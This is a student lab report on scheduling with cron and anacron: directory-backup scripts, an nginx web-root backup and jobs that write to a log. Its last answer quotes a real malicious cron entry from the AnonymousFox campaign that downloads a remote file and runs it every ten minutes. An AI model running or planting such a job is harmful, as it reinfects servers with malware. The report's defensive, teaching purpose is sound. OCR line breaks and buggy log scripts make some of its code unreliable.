Name: Mosab Fathy Ramadan Mohamed
Group: B20-SD-01
Lab 8: Scheduling tasks

1. Create backup for any directory with files inside.
    - Create a cron job which backs up the directories at the 5th day of every month.
    - Create an anacron job that backs up the directories daily. The anacron job should delete old backups.

Answer:

Create a cron job which backs up the directories at the 5th day of every month.

Script:

```
#!/bin/bash
backup_name=$1
dir_path=$2

cd /

#now we're in the root dir
if [ -d "/backups" ]
then
  echo "Directory exist"
else
  `sudo mkdir backups`
  echo "Directory created"
fi

#now we made the backups dir if it didn't exist
cd backups

#now we're in the backups dir
LC_TIME=en_US.utf-8
sudo tar cpzf ${backup_name}-`date +"%b-%d-%Y-%H-%M-%S"`.tar.gz $dir_path
~
```

Testing the script:

```
iviosab@iviosab:/$ sudo bash backup.sh somedir /home/iviosab/Desktop/GitHub/f22-
sna/Week-8/somedir
Directory exist
tar: Removing leading `/' from member names
iviosab@iviosab:/$ ls backups/
somedir-Oct-23-2022-19-24-14.tar.gz
iviosab@iviosab:/$
```

```
  GNU nano 6.2                 /tmp/crontab.svXrjq/crontab
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
0 0 5 * * /backup.sh home_backup /home
```

Create an anacron job that backs up the directories daily. The anacron job should delete old backups.

Script:

```
#!/bin/bash
backup_name=$1
dir_path=$2

cd /

#now we're in the root dir
if [ -d "/backups2" ]
then
  echo "Directory exist"
else
  `sudo mkdir backups2`
  echo "Directory created"
fi

sudo rm -rf backups2/*

#now we made the backups dir if it didn't exist
cd backups2

#now we're in the backups dir
LC_TIME=en_US.utf-8
sudo tar cpzf ${backup_name}-`date +"%b-%d-%Y-%H-%M-%S"`.tar.gz $dir_path
```

Testing the script:

```
iviosab@iviosab:/$ sudo bash backup2.sh media /media
Directory exist
tar: Removing leading `/' from member names
iviosab@iviosab:/$ ls backups2
media-Oct-23-2022-21-23-12.tar.gz
iviosab@iviosab:/$ sudo bash backup2.sh media /media
Directory exist
tar: Removing leading `/' from member names
iviosab@iviosab:/$ ls backups2
media-Oct-23-2022-21-23-21.tar.gz
iviosab@iviosab:/$
```

```
# /etc/anacrontab: configuration file for anacron

# See anacron(8) and anacrontab(5) for details.

SHELL=/bin/sh
HOME=/root
LOGNAME=root

# These replace cron's entries
1       5       cron.daily      run-parts --report /etc/cron.daily
7       10      cron.weekly     run-parts --report /etc/cron.weekly
@monthly        15      cron.monthly    run-parts --report /etc/cron.monthly
@daily  10      cron.daily      /backup2.sh media_backup /media
~
```

2. Install nginx and create a cron job that backs up the directory that contains `index.html`.
    - The backup should occur at midnight every Sunday.
    - The job should delete old or previous backups.

Answer:

Installing nginx:

```
iviosab@iviosab:/$ sudo apt update
```

```
iviosab@iviosab:/$ sudo apt install nginx
```


```
iviosab@iviosab:/$ ls var/
backups  crash  local  log  metrics  run  spool  www
cache    lib    lock   mail  opt      snap  tmp
iviosab@iviosab:/$ ls var/www
html
iviosab@iviosab:/$ ls var/www/html/
index.nginx-debian.html
iviosab@iviosab:/$
```

Script:

```
#!/bin/bash

cd /

#now we're in the root dir
if [ -d "/backups3" ]
then
  echo "Directory exist"
else
  `sudo mkdir backups3`
  echo "Directory created"
fi

sudo rm -rf backups3/*

#now we made the backups dir if it didn't exist
cd backups3

#now we're in the backups dir
LC_TIME=en_US.utf-8
sudo tar cpzf nginx_backup-`date +"%b-%d-%Y-%H-%M-%S"`.tar.gz /var/www/html
```

Testing the script:

```
iviosab@iviosab:/$ sudo bash backups3.sh
Directory exist
tar: Removing leading `/' from member names
iviosab@iviosab:/$ ls backups3
nginx_backup-Oct-23-2022-21-36-58.tar.gz
iviosab@iviosab:/$ sudo bash backups3.sh
Directory exist
tar: Removing leading `/' from member names
iviosab@iviosab:/$ ls backups3
nginx_backup-Oct-23-2022-21-37-10.tar.gz
iviosab@iviosab:/$
```


GNU nano 6.2 /tmp/crontab.aZnGk0/crontab *
#
To define the time you can provide concrete values for
minute (m), hour (h), day of month (dom), month (mon),
and day of week (dow) or use '*' in these fields (for 'any').
#
Notice that tasks will be started based on the cron's system
daemon's notion of time and timezones.
#
Output of the crontab jobs (including errors) is sent through
email to the user the crontab file belongs to (unless redirected).
#
For example, you can run a backup of all your user accounts
at 5 a.m every week with:
0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
For more information see the manual pages of crontab(5) and cron(8)
#
m h dom mon dow command
0 0 5 * * /backup.sh home_backup /home
59 23 * * 0 /backups3.sh

3. Create cron jobs that appends the current time and a descriptive information about the job to the log file at `/var/log/sna_cron.log`. You should meet the following requirements:
    - Use `/bin/bash` to run commands instead of the default `/bin/sh`
    - Schedule the following jobs:
        - Run five minutes after midnight, everyday
        - Run at 10:00 on weekdays
        - Run at 04:00 every Monday
        - Run on the second saturday of every month.

    > Example output written to the log file when the first job executes is shown below
    >
    > ```
    > 14-10-22 00:05:00 Run five minutes after midnight
    > ```

Answer:

Job1:

```
#!/bin/bash
mkdir -p /var/log/sna_cron.log
echo "$(date +'%d-%m-%y %H:%M:%S') Run five minutes after midnight" >> /var/log
sna_cron.log
```

Job2:


```
#!/bin/bash
mkdir -p /var/log/sna_cron.log
echo "$(date +'%d-%m-%y %H:%M:%S') Run at 10:00 on weekdays" >> /var/log/sna_cr
n.log
```

Job3:

```
#!/bin/bash
mkdir -p /var/log/sna_cron.log
echo "$(date +'%d-%m-%y %H:%M:%S') Run at 04:00 every Monday" >> /var/log/sna_c
on.log
~
```

Job4:

```
#!/bin/bash
mkdir -p /var/log/sna_cron.log
echo "$(date +'%d-%m-%y %H:%M:%S') Run on the second saturday of every month" >
 /var/log/sna_cron.log
```


GNU nano 6.2 /tmp/crontab.PxDx7E/crontab *
Notice that tasks will be started based on the cron's system
daemon's notion of time and timezones.
#
Output of the crontab jobs (including errors) is sent through
email to the user the crontab file belongs to (unless redirected).
#
For example, you can run a backup of all your user accounts
at 5 a.m every week with:
0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
For more information see the manual pages of crontab(5) and cron(8)
#
m h dom mon dow command
0 0 5 * * /backup.sh home_backup /home
59 23 * * 0 /backups3.sh
5 0 * * * /bin/bash /job1.sh
0 10 * * 1-5 /bin/bash /job2.sh
0 4 * * 1 /bin/bash /job3.sh
0 0 8-14 * 6 /bin/bash /job4.sh

4. How can cron jobs be abused?
    - Give one specific real life example where cron job was abused.
    - Provide details about the job that was scheduled which led to the abuse. Details should include job execution frequency, command/script scheduled, and the objective(s) of the job.
    - Show the job you are describing. For example `* * * * * /var/tmp/.ICE-unix/-l/sh >/dev/null 2>&1`

    > Be brief in your explanations. Answer this question with a maximum of six sentences.

Answer:

How can cron jobs be abused:
Some examples of where cron jobs can be abused are:
-Cron Privilege Escalation
-Reinfection Abuse

Give one specific real life example where cron jobs was abused:
AnonymousFox's reinfection abuse where they use a cron job to reinfect you within a very short period of time.
Such infection can result in many things like running malicious processes, interfering with server operations, prohibiting running of security tools or prohibiting running PHP scripts other than the malicious ones.

Provide details about the job that was scheduled which led to the abuse. Details should include job execution frequency, command/script scheduled, and the objective(s) of the job:
One example is :

```
*/10 * * * * curl -so gojj hxxp://golang666[.]xyz/css[.]index &&
/bin/sh gojj /home/[REDACTED]/public_html/[REDACTED] && rm -f gojj
```

Execution frequency: */10 * * * * which runs the command every 10 minutes
Command: cURL command
Objective: grabbing content from a malware domain that gets extracted into ./css/index.php

Show the job you are describing:

```
*/10 * * * * curl -so gojj hxxp://golang666[.]xyz/css[.]index &&
/bin/sh gojj /home/[REDACTED]/public_html/[REDACTED] && rm -f gojj
```

Reference:
https://blog.sucuri.net/2022/03/new-wave-of-anonymousfox-cron-jobs.html